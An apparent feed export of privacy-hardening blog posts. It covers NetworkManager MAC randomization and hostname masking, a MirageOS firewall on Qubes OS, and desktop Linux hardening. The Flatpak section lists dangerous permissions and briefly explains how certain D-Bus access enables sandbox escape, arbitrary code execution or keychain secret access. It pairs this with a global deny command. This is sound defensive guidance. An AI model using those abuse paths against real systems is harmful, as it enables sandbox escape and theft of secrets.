<p>More testing is needed to find the root cause of the problem. I do not think that this is Play Services specific. Unfortunately, I do not have access to a router to do a packet capture right now. I would appreciate it if someone can help me get to the bottom of this. You can find my contact information <a href="https://tommytran.io/contact/">here</a>.</p>
</li>
</ol>
]]></content>
      </entry>
      <entry>
        <title>NetworkManager Trackability Reduction</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/networkmanager-trackability-reduction/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/networkmanager-trackability-reduction/</id>
        <published>2022-09-04T00:00:00Z</published>
        <updated>2024-06-16T21:40:37-07:00</updated>
        <summary type="html">MAC address randomization Note that Ethernet connections can still be tracked via switch ports, and WiFi connections can be broadly localized by access point.
Furthermore, MAC address spoofing and randomization depends on firmware support from the interface. Most modern network interface cards support the feature.
There are three different aspects of MAC address randomization in NetworkManager, each with their own configuration flag:
WiFi scanning [device] wifi.scan-rand-mac-address=yes WiFi connections [connection] wifi.cloned-mac-address=&amp;lt;mode&amp;gt; Ethernet connections [connection] ethernet.</summary>
          <content type="html"><![CDATA[<h2 id="mac-address-randomization">MAC address randomization</h2>
<p>Note that Ethernet connections can still be tracked via switch ports, and WiFi connections can be broadly localized by access point.</p>
<p>Furthermore, MAC address spoofing and randomization depends on firmware support from the interface. Most modern network interface cards support the feature.</p>
<p>There are three different aspects of MAC address randomization in NetworkManager, each with their own configuration flag:</p>
<h4 id="wifi-scanning">WiFi scanning</h4>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">[device]
</span></span><span class="line"><span class="cl">wifi.scan-rand-mac-address=yes
</span></span></code></pre></div><h4 id="wifi-connections">WiFi connections</h4>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">[connection]
</span></span><span class="line"><span class="cl">wifi.cloned-mac-address=&lt;mode&gt;
</span></span></code></pre></div><h4 id="ethernet-connections">Ethernet connections</h4>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">[connection]
</span></span><span class="line"><span class="cl">ethernet.cloned-mac-address=&lt;mode&gt;
</span></span></code></pre></div><h4 id="mode-options">Mode options</h4>
<p><code>random</code>: Generate a new random MAC address every time a connection is activated</p>
<p><code>stable</code>: Assign each connection a random MAC address that will be maintained across activations</p>
<p><code>preserve</code>: Use the MAC address already assigned to the interface (such as from <code>macchanger</code>), or the permanent address if none is assigned</p>
<p><code>permanent</code>: Use the MAC address permanently baked into the hardware</p>
<h3 id="macrand-default-configuration">Setting a default configuration</h3>
<p>It&rsquo;s best to create a dedicated configuration file, such as <code>/etc/NetworkManager/conf.d/99-random-mac.conf</code>, to ensure package updates do not overwrite the configuration. In general, I recommend the following:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">[device]
</span></span><span class="line"><span class="cl">wifi.scan-rand-mac-address=yes
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">[connection]
</span></span><span class="line"><span class="cl">wifi.cloned-mac-address=random
</span></span><span class="line"><span class="cl">ethernet.cloned-mac-address=random
</span></span></code></pre></div><p>This configuration randomizes all MAC addresses by default. These settings can of course be <a href="#per-connection-overrides">overridden on a per-connection basis</a>.</p>
<p>After editing the file, run <code>sudo nmcli general reload conf</code> to apply the new configuration.</p>
<h3 id="per-connection-overrides">Per-connection overrides</h3>
<p>Connection-specific settings take precedence over configuration file defaults. They can be set through <code>nm-connection-editor</code> (&ldquo;Network Connections&rdquo;), a DE-specific network settings GUI, <code>nmtui</code>, or <code>nmcli</code>.</p>

<p>Look for &ldquo;Cloned MAC address&rdquo; under the &ldquo;Wi-Fi&rdquo; or &ldquo;Ethernet&rdquo; section:</p>
<p><img loading="lazy" src="/images/nm-connection-editor.webp" alt="nm-connection-editor screenshot"  />
</p>
<p>In addition to the four mode keywords, you can input an exact MAC address to be used for that connection.</p>
<p>For a home or another trusted network, it can be helpful to use <code>stable</code> or even <code>permanent</code>, as MAC address stability can help avoid being repeatedly served a new IP address and DHCP lease (though not all DHCP servers work this way).</p>
<p>For public networks with captive portals (webpages that must be accessed to gain network access), the <code>stable</code> setting can help prevent redirection back to the captive portal after a brief disconnection or roaming to a different access point.</p>
<h3 id="seeing-the-randomized-mac-address">Seeing the randomized MAC address</h3>
<p>Activate the connection in question, and then look for <code>GENERAL.HWADDR</code> in the output of <code>nmcli device show</code>. This represents the MAC address currently in use by the interface, whether randomized or not. It is also visible as &ldquo;Hardware Address&rdquo; (or similar) in NetworkManager GUIs under active connection details.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">$ nmcli device show
</span></span><span class="line"><span class="cl">GENERAL.DEVICE:                         enp5s0
</span></span><span class="line"><span class="cl">GENERAL.TYPE:                           ethernet
</span></span><span class="line"><span class="cl">GENERAL.HWADDR:                         XX:XX:XX:XX:XX:XX
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">GENERAL.DEVICE:                         wlp3s0
</span></span><span class="line"><span class="cl">GENERAL.TYPE:                           wifi
</span></span><span class="line"><span class="cl">GENERAL.HWADDR:                         XX:XX:XX:XX:XX:XX
</span></span></code></pre></div><hr>
<h2 id="remove-static-hostname-to-prevent-hostname-broadcast">Remove static hostname to prevent hostname broadcast</h2>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">sudo hostnamectl hostname <span class="s2">&#34;localhost&#34;</span>
</span></span></code></pre></div><p>An empty (blank) hostname is also an option, but a static hostname of &ldquo;localhost&rdquo; is less likely to cause breakage. Both will result in no hostname being broadcasted to the DHCP server.</p>
<hr>
<h2 id="disable-sending-hostname-to-dhcp-server">Disable sending hostname to DHCP server</h2>
<p><strong>This configuration will leak your hostname on first connection.</strong> Setting a generic or random hostname is strongly recommended if possible.</p>
<p>Due to <a href="https://gitlab.freedesktop.org/NetworkManager/NetworkManager/-/issues/584" title="NetworkManager issue: No way to set dhcp-send-hostname globally">limitations in NetworkManager</a>, it is not possible to reliably disable sending hostnames by default. This setup is very much a hack.</p>
<p>Due to being leaky, this configuration is virtually useless without also <a href="#macrand-default-configuration" title="MAC address randomization — Setting a default configuration">randomizing MAC addresses by default</a>. Your MAC address and hostname will not be correlated starting with the second connection, assuming the first connection used a random MAC address.</p>
<p>Create <code>/etc/NetworkManager/dispatcher.d/no-wait.d/01-no-send-hostname.sh</code> as follows:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-sh" data-lang="sh"><span class="line"><span class="cl"><span class="cp">#!/bin/sh
</span></span></span><span class="line"><span class="cl"><span class="cp"></span>
</span></span><span class="line"><span class="cl"><span class="k">if</span> <span class="o">[</span> <span class="s2">&#34;</span><span class="k">$(</span>nmcli -g 802-11-wireless.cloned-mac-address c show <span class="s2">&#34;</span><span class="nv">$CONNECTION_UUID</span><span class="s2">&#34;</span><span class="k">)</span><span class="s2">&#34;</span> <span class="o">=</span> <span class="s1">&#39;permanent&#39;</span> <span class="o">]</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>        <span class="o">||</span> <span class="o">[</span> <span class="s2">&#34;</span><span class="k">$(</span>nmcli -g 802-3-ethernet.cloned-mac-address c show <span class="s2">&#34;</span><span class="nv">$CONNECTION_UUID</span><span class="s2">&#34;</span><span class="k">)</span><span class="s2">&#34;</span> <span class="o">=</span> <span class="s1">&#39;permanent&#39;</span> <span class="o">]</span>
</span></span><span class="line"><span class="cl"><span class="k">then</span>
</span></span><span class="line"><span class="cl">    nmcli connection modify <span class="s2">&#34;</span><span class="nv">$CONNECTION_UUID</span><span class="s2">&#34;</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>            ipv4.dhcp-send-hostname <span class="nb">true</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>            ipv6.dhcp-send-hostname <span class="nb">true</span>
</span></span><span class="line"><span class="cl"><span class="k">else</span>
</span></span><span class="line"><span class="cl">    nmcli connection modify <span class="s2">&#34;</span><span class="nv">$CONNECTION_UUID</span><span class="s2">&#34;</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>            ipv4.dhcp-send-hostname <span class="nb">false</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>            ipv6.dhcp-send-hostname <span class="nb">false</span>
</span></span><span class="line"><span class="cl"><span class="k">fi</span>
</span></span></code></pre></div><p>The script must have specific file permissions and a symlink to take effect:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="nb">cd</span> /etc/NetworkManager/dispatcher.d/
</span></span><span class="line"><span class="cl">sudo chown root:root no-wait.d/01-no-send-hostname.sh
</span></span><span class="line"><span class="cl">sudo chmod <span class="m">744</span> no-wait.d/01-no-send-hostname.sh
</span></span><span class="line"><span class="cl">sudo ln -s no-wait.d/01-no-send-hostname.sh ./
</span></span></code></pre></div><p>This script will be automatically triggered on connection events to modify the connection&rsquo;s <code>dhcp-send-hostname</code> settings. If the connection&rsquo;s <em>cloned MAC address</em> is <a href="#per-connection-overrides">explicitly overridden</a> to <code>permanent</code>, the hostname will be sent to the DHCP server on future connections. In all other cases, the hostname will be masked on future connections, so the DHCP server will only see the MAC address.</p>
<h3 id="verifying-proper-operation">Verifying proper operation</h3>
<p>After initiating first connection with a network:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">$ nmcli c show &lt;connection&gt; <span class="p">|</span> grep dhcp-send-hostname
</span></span><span class="line"><span class="cl">ipv4.dhcp-send-hostname:                no
</span></span><span class="line"><span class="cl">ipv6.dhcp-send-hostname:                no
</span></span></code></pre></div><p><code>&lt;connection&gt;</code> can be the connection name (usually the SSID for WiFi networks) or UUID, obtained from <code>nmcli c show [--active]</code>.</p>
<p><em>Recall that these setting values are set based on the previous connection activation and take effect for the next connection activation.</em></p>
<hr>
<h2 id="sources">Sources</h2>
<ul>
<li><a href="https://wiki.archlinux.org/title/NetworkManager#Configuring_MAC_address_randomization">ArchWiki &mdash; NetworkManager</a></li>
<li><a href="https://www.freedesktop.org/software/systemd/man/hostnamectl">hostnamectl man page</a></li>
<li><a href="https://blogs.gnome.org/thaller/2016/08/26/mac-address-spoofing-in-networkmanager-1-4-0/">MAC Address Spoofing in NetworkManager 1.4.0</a></li>
<li><a href="https://networkmanager.dev/docs/api/latest/NetworkManager.conf.html">NetworkManager.conf man page</a></li>
<li><a href="https://networkmanager.dev/docs/api/latest/NetworkManager-dispatcher.html">NetworkManager-dispatcher man page</a></li>
<li><a href="https://viliampucik.blogspot.com/2016/09/networkmanager-disable-sending-hostname.html">NetworkManager: Disable Sending Hostname to DHCP Server</a></li>
<li><a href="https://networkmanager.dev/docs/api/latest/nmcli.html">nmcli man page</a></li>
</ul>
]]></content>
      </entry>
      <entry>
        <title>Firewalling with MirageOS on Qubes OS</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/qubes/firewalling-with-mirageos-on-qubes-os/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/qubes/firewalling-with-mirageos-on-qubes-os/</id>
        <published>2022-08-26T00:00:00Z</published>
        <updated>2025-02-03T08:42:42-07:00</updated>
        <summary type="html">MirageOS is a library operating system with which you can create a unikernel for the sole purpose of acting as Qubes OS&amp;rsquo;s firewall. In this post, I will walk you through how to set this up.
Advantages Small attack surface. The unikernel only contains a minimal set of libraries to function, so it has a much smaller attack surface than a general purpose operating system like a Linux distribution or openBSD.</summary>
          <content type="html"><![CDATA[<p><img loading="lazy" src="mirageos.png" alt="MirageOS"  />
</p>
<p><a href="https://mirage.io/">MirageOS</a> is a library operating system with which you can create a unikernel for the sole purpose of acting as Qubes OS&rsquo;s firewall. In this post, I will walk you through how to set this up.</p>
<h2 id="advantages">Advantages</h2>
<ul>
<li>Small attack surface. The unikernel only contains a minimal set of libraries to function, so it has a much smaller attack surface than a general purpose operating system like a Linux distribution or openBSD.</li>
<li>Low resource consumption. You only need about 64MB of RAM for each instance of the Mirage Firewall.</li>
<li>Fast startup time.</li>
</ul>
<h2 id="disadvantages">Disadvantages</h2>
<ul>
<li>No official package for Qubes OS. This means that you need to follow the development process on GitHub and download the new build whenever there is a release.</li>
<li>Does not work well with the Windows PV network driver. With that being said, the Windows PV networking driver is pretty buggy on its own, and I don&rsquo;t recommend that you use it anyways.</li>
</ul>
<h2 id="installing-the-unikernel">Installing the unikernel</h2>
<p>To deploy MirageOS, you need to copy the <code>vmlinuz</code> and <code>initramfs</code> files from their <a href="https://github.com/mirage/qubes-mirage-firewall/releases">releases page</a> to <code>/var/lib/qubes/vm-kernels/mirage-firewall</code> in <code>dom0</code>.</p>
<h3 id="templatevm">TemplateVM</h3>
<p>Create a TemplateVM:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">qvm-create <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">kernel</span><span class="o">=</span>mirage-firewall <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">kernelopts</span><span class="o">=</span><span class="s1">&#39;&#39;</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">memory</span><span class="o">=</span><span class="m">64</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">maxmem</span><span class="o">=</span><span class="m">64</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">vcpus</span><span class="o">=</span><span class="m">1</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">virt_mode</span><span class="o">=</span>pvh <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --label<span class="o">=</span>black <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --class TemplateVM <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  your_template_name
</span></span></code></pre></div><p>Don&rsquo;t worry if the TemplateVM doesn&rsquo;t launch &mdash; we don&rsquo;t need it to.</p>
<h3 id="disposable-template">Disposable Template</h3>
<p>Next, create a disposable template based on the TemplateVM you have just created.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">qvm-create <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">template</span><span class="o">=</span>your_template_name <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">provides_network</span><span class="o">=</span>True <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">template_for_dispvms</span><span class="o">=</span>True <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --label<span class="o">=</span>orange <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --class AppVM <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  your_disposable_template_name
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">qvm-features your_disposable_template_name qubes-firewall <span class="m">1</span>
</span></span><span class="line"><span class="cl">qvm-features your_disposable_template_name no-default-kernelopts <span class="m">1</span>
</span></span></code></pre></div><p>Your disposable templates should now launch and shut down properly.</p>
<h3 id="disposable-firewallvms">Disposable FirewallVMs</h3>
<p>You can now create disposable FirewallVMs based on your disposable template. I recommend replacing <code>sys-firewall</code> with a disposable Mirage firewall. If you use ProxyVMs like <code>sys-whonix</code>, I recommend that you add a disposable Mirage Firewall after the ProxyVM as well, and use it as the net qube for your AppVMs.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">qvm-create <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">template</span><span class="o">=</span>your_disposable_template_name <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">provides_network</span><span class="o">=</span>True <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">netvm</span><span class="o">=</span>your_net_qube_name <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --label<span class="o">=</span>orange <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --class DispVM <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  your_firwall_name
</span></span></code></pre></div>]]></content>
      </entry>
      <entry>
        <title>Desktop Linux Hardening</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/desktop-linux-hardening/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/desktop-linux-hardening/</id>
        <published>2022-08-17T00:00:00Z</published>
        <updated>2025-04-18T17:08:08-04:00</updated>
        <summary type="html">Linux is not a secure desktop operating system. However, there are steps you can take to harden it, reduce its attack surface, and improve its privacy.
Before we start&amp;hellip;
Some of the sections will include mentions of unofficial builds of packages like linux‑hardened, akmod, hardened_malloc, and so on. These are not endorsements &amp;mdash; they are merely to show that you have options to easily obtain and update these packages. Using unofficial builds of packages means adding more parties to trust, and you have to evaluate whether it is worth doing so for the potential privacy/security benefits or not.</summary>
          <content type="html"><![CDATA[<p>Linux is <a href="/posts/linux/linux-insecurities/">not a secure desktop operating system</a>. However, there are steps you can take to harden it, reduce its attack surface, and improve its privacy.</p>
<p><strong>Before we start&hellip;</strong></p>
<p>Some of the sections will include mentions of unofficial builds of packages like linux‑hardened, akmod, hardened_malloc, and so on. These are not endorsements &mdash; they are merely to show that you have options to easily obtain and update these packages. Using unofficial builds of packages means adding more parties to trust, and you have to evaluate whether it is worth doing so for the potential privacy/security benefits or not.</p>
<p><img loading="lazy" src="/images/fedora-tux.png" alt="Fedora Tux"  />
</p>
<h2 id="during-installation">During Installation</h2>
<h3 id="drive-encryption">Drive Encryption</h3>
<p>Most Linux distributions have an option within its installer for enabling LUKS full disk encryption. If this option isn&rsquo;t set at installation time, you will have to backup your data and re-install, as encryption is applied after <a href="https://en.wikipedia.org/wiki/Disk_partitioning">disk partitioning</a> but before <a href="https://en.wikipedia.org/wiki/File_system">filesystem</a> creation.</p>
<p>By default, <code>cryptsetup</code> does not set up authenticated encryption. If you are configuring partitioning using the command line, you can enable integrity with the <code>--integrity</code> argument.</p>
<h3 id="encrypted-swap">Encrypted Swap</h3>
<p>Consider using <a href="https://wiki.archlinux.org/title/Dm-crypt/Swap_encryption">encrypted swap</a> or <a href="https://wiki.archlinux.org/title/Swap#zram-generator">ZRAM</a> instead of unencrypted swap to avoid potential security issues with sensitive data being pushed to <a href="https://en.wikipedia.org/wiki/Memory_paging">swap space</a>. While ZRAM can be set up post-installation, if you want to use encrypted swap, you should set it up while partitioning your drive.</p>
<p>Depending on your distribution, encrypted swap may be automatically set up if you choose to encrypt your drive. Fedora <a href="https://fedoraproject.org/wiki/Changes/SwapOnZRAM">uses ZRAM by default</a>, regardless of whether you enable drive encryption or not.</p>
<h2 id="privacy-tweaks">Privacy Tweaks</h2>
<h3 id="networkmanager-trackability-reduction">NetworkManager Trackability Reduction</h3>
<p>Most desktop Linux distributions including Fedora, openSUSE, Ubuntu, and so on come with <a href="https://en.wikipedia.org/wiki/NetworkManager">NetworkManager</a> by default to configure Ethernet and Wi-Fi settings.</p>
<p>wj25czxj47bu6q has detailed guide on <a href="/posts/linux/networkmanager-trackability-reduction/">trackability reduction with NetworkManager</a> which I highly recommend you check out.</p>
<p>In short, if you use NetworkManager, add the following to your <code>/etc/NetworkManager/conf.d/00-macrandomize.conf</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">[device]
</span></span><span class="line"><span class="cl">wifi.scan-rand-mac-address=yes
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">[connection]
</span></span><span class="line"><span class="cl">wifi.cloned-mac-address=random
</span></span><span class="line"><span class="cl">ethernet.cloned-mac-address=random
</span></span></code></pre></div><p>Then, restart your NetworkManager service:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">sudo systemctl restart NetworkManager
</span></span></code></pre></div><p>Finally, set your hostname to <code>localhost</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">sudo hostnamectl hostname <span class="s2">&#34;localhost&#34;</span>
</span></span></code></pre></div><p>Note that randomizing Wi-Fi MAC addresses depends on support from the Wi-Fi card firmware.</p>
<h3 id="other-identifiers">Other Identifiers</h3>
<p>There are other system identifiers which you may wish to be careful about. You should give this some thought to see if it applies to your <a href="/posts/knowledge/threat-modeling/">threat model</a>:</p>
<dl>
<dt>Username</dt>
<dd>Your username is used in a variety of ways across your system. Consider using generic terms like &ldquo;user&rdquo; rather than your actual name.</dd>
<dt>Machine ID</dt>
<dd>During installation a unique machine ID is generated and stored on your device. Consider <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#machine-id">setting it to a generic ID</a>.</dd>
</dl>
<h4 id="system-counting">System Counting</h4>
<p>Many Linux distributions send some telemetry by default to count how many systems are using their software. Consider disabling this depending on your threat model.</p>
<p>The Fedora Project offers a <a href="https://dnf.readthedocs.io/en/latest/conf_ref.html#countme-label">&ldquo;countme&rdquo; variable</a> to much more accurately <a href="https://fedoraproject.org/wiki/Changes/DNF_Better_Counting">count unique systems accessing its mirrors</a> without involving unique IDs. While currently disabled by default, you could add <code>countme=false</code> to <code>/etc/dnf/dnf.conf</code> in case the default changes in the future. On rpm‑ostree systems such as Fedora Silverblue and Kinoite, the <code>countme</code> option can be disabled by <a href="https://coreos.github.io/rpm-ostree/countme/">masking the rpm-ostree-countme timer</a>.</p>
<p><a href="https://en.opensuse.org/openSUSE:Statistics">openSUSE uses a unique ID to count systems</a>, which can be disabled by emptying the <code>/var/lib/zypp/AnonymousUniqueId</code> file.</p>
<p><a href="https://zorin.com/legal/privacy/#census">Zorin OS also uses a unique ID to count systems.</a> You can opt‑out by running <code>sudo apt purge zorin-os-census</code> and optionally holding the package with <code>sudo apt-mark hold zorin-os-census</code> to avoid accidental reinstallation.</p>
<p><a href="https://snapcraft.io/docs/snap-store-metrics">snapd (Snap) assigns a unique ID to your installation and uses it for telemetry.</a> While this is generally not a problem, if your threat model calls for anonymity, you should avoid using Snap packages and uninstall snapd. Accidental reinstallation on Ubuntu can be prevented with <code>sudo apt-mark hold snapd</code>.</p>
<p><em>Of course, this is a non‑exhaustive list of telemetry on different Linux distributions. If you are aware of other tracking mechanisms used by these or other distributions, feel free to make a <a href="https://github.com/PrivSec-dev/privsec.dev/blob/main/content/posts/linux/Desktop%20Linux%20Hardening.md">pull request</a> or <a href="https://github.com/PrivSec-dev/privsec.dev/discussions">discussion post</a> detailing them!</em></p>
<h3 id="keystroke-anonymization">Keystroke Anonymization</h3>
<p>You could be <a href="https://www.whonix.org/wiki/Keystroke_Deanonymization">fingerprinted based on soft biometric traits</a> when you use the keyboard. The <a href="https://github.com/vmonaco/kloak">Kloak</a> package could help you mitigate this threat. It is available as a .deb package from <a href="https://www.kicksecure.com/wiki/Packages_for_Debian_Hosts">Kicksecure&rsquo;s repository</a> and an <a href="https://aur.archlinux.org/packages/kloak-git">AUR package</a>.</p>
<p>With that being said, if your threat model calls for using something like Kloak, you are probably better off just using Whonix.</p>
<h2 id="application-confinement">Application Confinement</h2>
<p>Some sandboxing solutions for desktop Linux distributions do exist; however, they are not as strict as those found in macOS or ChromeOS. Software installed with distro package managers (DNF, APT, etc.) typically have <strong>no</strong> sandboxing or confinement whatsoever. Several projects which aim to tackle this problem are discussed here.</p>
<h3 id="flatpak">Flatpak</h3>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/GkgPIJp8_30" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p><a href="https://flatpak.org">Flatpak</a> aims to be a distribution-agnostic package manager for Linux. One of its main goals is to provide a universal package format which can be used in most Linux distributions. It provides some <a href="https://docs.flatpak.org/en/latest/sandbox-permissions.html">permission control</a>. With that being said, <a href="https://madaidans-insecurities.github.io/linux.html#flatpak">Flatpak sandboxing is quite weak</a>.</p>
<p>You can restrict applications further by setting <a href="https://docs.flatpak.org/en/latest/flatpak-command-reference.html#flatpak-override">Flatpak overrides</a>. This can be done with the command line or by using <a href="https://github.com/tchx84/Flatseal">Flatseal</a>. To deny common dangerous Flatpak permissions globally, run the following commands:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">sudo flatpak override --system --nosocket<span class="o">=</span>x11 --nosocket<span class="o">=</span>fallback-x11 --nosocket<span class="o">=</span>pulseaudio --nosocket<span class="o">=</span>session-bus --nosocket<span class="o">=</span>system-bus --unshare<span class="o">=</span>network --unshare<span class="o">=</span>ipc --nofilesystem<span class="o">=</span>host:reset --nodevice<span class="o">=</span>input --nodevice<span class="o">=</span>shm --nodevice<span class="o">=</span>all --no-talk-name<span class="o">=</span>org.freedesktop.Flatpak --no-talk-name<span class="o">=</span>org.freedesktop.systemd1 --no-talk-name<span class="o">=</span>ca.desrt.dconf --no-talk-name<span class="o">=</span>org.gnome.Shell.Extensions
</span></span><span class="line"><span class="cl">flatpak override --user --nosocket<span class="o">=</span>x11 --nosocket<span class="o">=</span>fallback-x11 --nosocket<span class="o">=</span>pulseaudio --nosocket<span class="o">=</span>session-bus --nosocket<span class="o">=</span>system-bus --unshare<span class="o">=</span>network --unshare<span class="o">=</span>ipc --nofilesystem<span class="o">=</span>host:reset --nodevice<span class="o">=</span>input --nodevice<span class="o">=</span>shm --nodevice<span class="o">=</span>all --no-talk-name<span class="o">=</span>org.freedesktop.Flatpak --no-talk-name<span class="o">=</span>org.freedesktop.systemd1 --no-talk-name<span class="o">=</span>ca.desrt.dconf --no-talk-name<span class="o">=</span>org.gnome.Shell.Extensions
</span></span></code></pre></div><p>To allow Flatseal to function after applying the overrides above, run the following command:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">flatpak --user override com.github.tchx84.Flatseal --filesystem<span class="o">=</span>/var/lib/flatpak/app:ro --filesystem<span class="o">=</span>xdg-data/flatpak/app:ro --filesystem<span class="o">=</span>xdg-data/flatpak/overrides:create
</span></span></code></pre></div><p>Note that this only helps with lax, high‑level default permissions and cannot solve the low‑level issues like <code>/proc</code> and <code>/sys</code> access or an insufficient seccomp blacklist.</p>
<p>Some sensitive permissions of note:</p>
<ul>
<li><code>--share=network</code>: network and internet access</li>
<li><code>--socket=pulseaudio</code>: the PulseAudio socket, grants access to all audio devices (including inputs)</li>
<li><code>--socket=session-bus</code>: access to the entire session bus, which can be used to break out of the sandbox by abusing dangerous D‑Buses.</li>
<li><code>--socket=system-bus</code>: access to the entire system bus, which can be used to break out of the sandbox by abusing dangerous D‑Buses.</li>
<li><code>--device=all</code>: access to all devices (including webcams)</li>
<li><code>--talk-name=org.freedesktop.secrets</code>: D‑Bus access to secrets stored on your keychain</li>
<li><code>--talk-name=org.freedesktop.Flatpak</code>: D‑Bus access to run <code>flatpak run</code>. This D‑Bus is a sandbox escape.</li>
<li><code>talk-name=org.freedesktop.systemd1</code>: D‑Bus access to systemd. This D‑Bus can be used to load in systemd services with arbitary code and run them.</li>
<li><code>--talk-name=ca.desrt.dconf</code>: D‑Bus access to dconf. This D‑Bus can be abused to run arbitary commands by changing key bindings.</li>
<li><code>--talk-name=org.gnome.Shell.Extensions</code>: D‑Bus access to install and manage GNOME shell extensions. This D‑Bus can be abused to add malicious extensions to GNOME.
If an application works natively with Wayland (<em>not</em> running through the <a href="https://wayland.freedesktop.org/xserver.html">XWayland</a> compatibility layer), consider revoking its access to X11 (<code>--nosocket=x11</code>) and the <a href="https://en.wikipedia.org/wiki/Unix_domain_socket">inter‑process communications (IPC)</a> socket (<code>--unshare=ipc</code>) as well.</li>
</ul>
<p>Many Flatpak apps ship with broad filesystem permissions such as <code>--filesystem=home</code> and <code>--filesystem=host</code>. Some applications implement the <a href="https://docs.flatpak.org/en/latest/portal-api-reference.html">Portal API</a>, which allows a file manager to pass files to the Flatpak application (e.g. VLC) without specific filesystem access privileges. Despite this, many of them <a href="https://github.com/flathub/org.videolan.VLC/blob/master/org.videolan.VLC.yaml">still declare <code>--filesystem=host</code></a>.</p>
<p>My strategy to deal with this is to revoke all filesystem access first, then test if an application works without it. If it does, it means the app is already using portals and no further action is needed. If it doesn&rsquo;t, then I start granting permission to specific directories.</p>
